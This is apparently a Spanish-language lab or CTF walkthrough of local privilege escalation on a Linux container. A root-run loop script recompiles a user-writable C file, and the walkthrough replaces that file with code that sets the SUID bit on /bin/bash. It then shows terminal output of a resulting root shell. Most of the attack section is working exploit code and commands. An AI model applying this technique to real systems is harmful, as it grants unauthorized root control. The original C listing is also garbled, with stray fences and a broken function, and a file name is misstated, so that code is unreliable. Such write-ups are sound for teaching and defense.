if [ -d "$HOME/.local/bin" ] ; then
    PATH="$HOME/.local/bin:$PATH"
fi

cristal@617cee2ef215:~$ ls -la
total 56
drwxr-x--- 1 cristal cristal 4096 Apr 27 13:17 .
drwxr-xr-x 1 root    root    4096 Nov 11 2024 ..
-rw----- 1 cristal cristal   0 Nov 11 2024 .bash_history
-rw-r--r-- 1 cristal cristal 220 Nov 11 2024 .bash_logout
-rw-r--r-- 1 cristal cristal 3771 Nov 11 2024 .bashrc
drwxrwxr-x 3 cristal cristal 4096 Nov 11 2024 .local
-rw-r--r-- 1 cristal cristal 807 Nov 11 2024 .profile
-rwxr-xr-x 1 root    root    16416 Apr 27 13:17 syst
-rw-rw-r-- 1 root    editor 1516 Nov 11 2024 systm.c
-rwxr-xr-x 1 root    root    141 Nov 11 2024 systm.sh
cristal@617cee2ef215:~$ cat systm.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/utsname.h>
#include <time.h>

void log_system_info(const char *filename) {
    FILE *log_file = fopen(filename, "a");
    if (log_file == NULL) {
        perror("Error al abrir el archivo de log");
    }
}

```

```

        exit(EXIT_FAILURE);
    }

    // Información del sistema
    struct utsname sys_info;
    if (uname(&sys_info) < 0) {
        perror("Error al obtener información del sistema");
        exit(EXIT_FAILURE);
    }

    // Tiempo de inicio del sistema
    struct timespec uptime;
    if (clock_gettime(CLOCK_BOOTTIME, &uptime) < 0) {
        perror("Error al obtener el tiempo de inicio del sistema");
        exit(EXIT_FAILURE);
    }
    time_t boot_time = time(NULL) - uptime.tv_sec;

    // Escribir la información en el archivo de log
    fprintf(log_file, "-----\n");
    fprintf(log_file, "Fecha y Hora: %s", ctime(&boot_time));
    fprintf(log_file, "Nombre del Sistema: %s\n", sys_info.sysname);
    fprintf(log_file, "Nombre del Host: %s\n", sys_info.nodename);
    fprintf(log_file, "Versión del Sistema: %s\n", sys_info.release);
    fprintf(log_file, "Versión del Kernel: %s\n", sys_info.version);
    fprintf(log_file, "Arquitectura de Hardware: %s\n", sys_info.machine);
    fprintf(log_file, "-----\n");

    fclose(log_file);
}

```



```
int main() {
    const char *log_filename = "/tmp/registros.log";

    log_system_info(log_filename);

    return 0;
}
```

```
cristal@617cee2ef215:~$ cat systm.sh
#!/bin/bash
```

```
var1="/home/cristal/systm.c"
var2="/home/cristal/syst"
```

```
while true; do
    gcc -o $var2 $var1
    $var2
    sleep 15
done
```

Plan de Explotación: De Cristal a Root

Vamos a modificar `systm.c` para que nos dé una shell de root persistente. Usaremos el método de asignar el bit **SUID** a `/bin/bash`.

1. Modificar el código fuente

Usa `nano` o `vi` para borrar todo el contenido de `systm.c` y pega este código minimalista:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
```

```
int main() {
    // Intentamos cambiar el propietario de bash a root (por
    // si acaso)
    // y luego le ponemos el bit SUID
    system("chmod +s /bin/bash");
    return 0;
}
```

2. Esperar la ejecución

Guarda el archivo. Ahora, el script `system.sh` tardará un máximo de 15 segundos en:

1. Detectar el cambio.
2. Compilar tu nuevo código malicioso.
3. Ejecutarlo (si lo hace como root, le pondrá el bit SUID a `/bin/bash`).

3. Verificar y Tomar el Control

Después de unos 20 segundos, verifica si `/bin/bash` ahora tiene permisos especiales:

```
cristal@617cee2ef215:~$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1446024 Mar 31 2024 /bin/bash
cristal@617cee2ef215:~$

cristal@617cee2ef215:~$ /bin/bash -p
bash-5.2# whoami
root

bash-5.2# id
uid=1002(cristal) gid=1002(cristal) euid=0(root) egid=0(root)
groups=0(root),100(users),1002(cristal),1003(editor)
bash-5.2#
```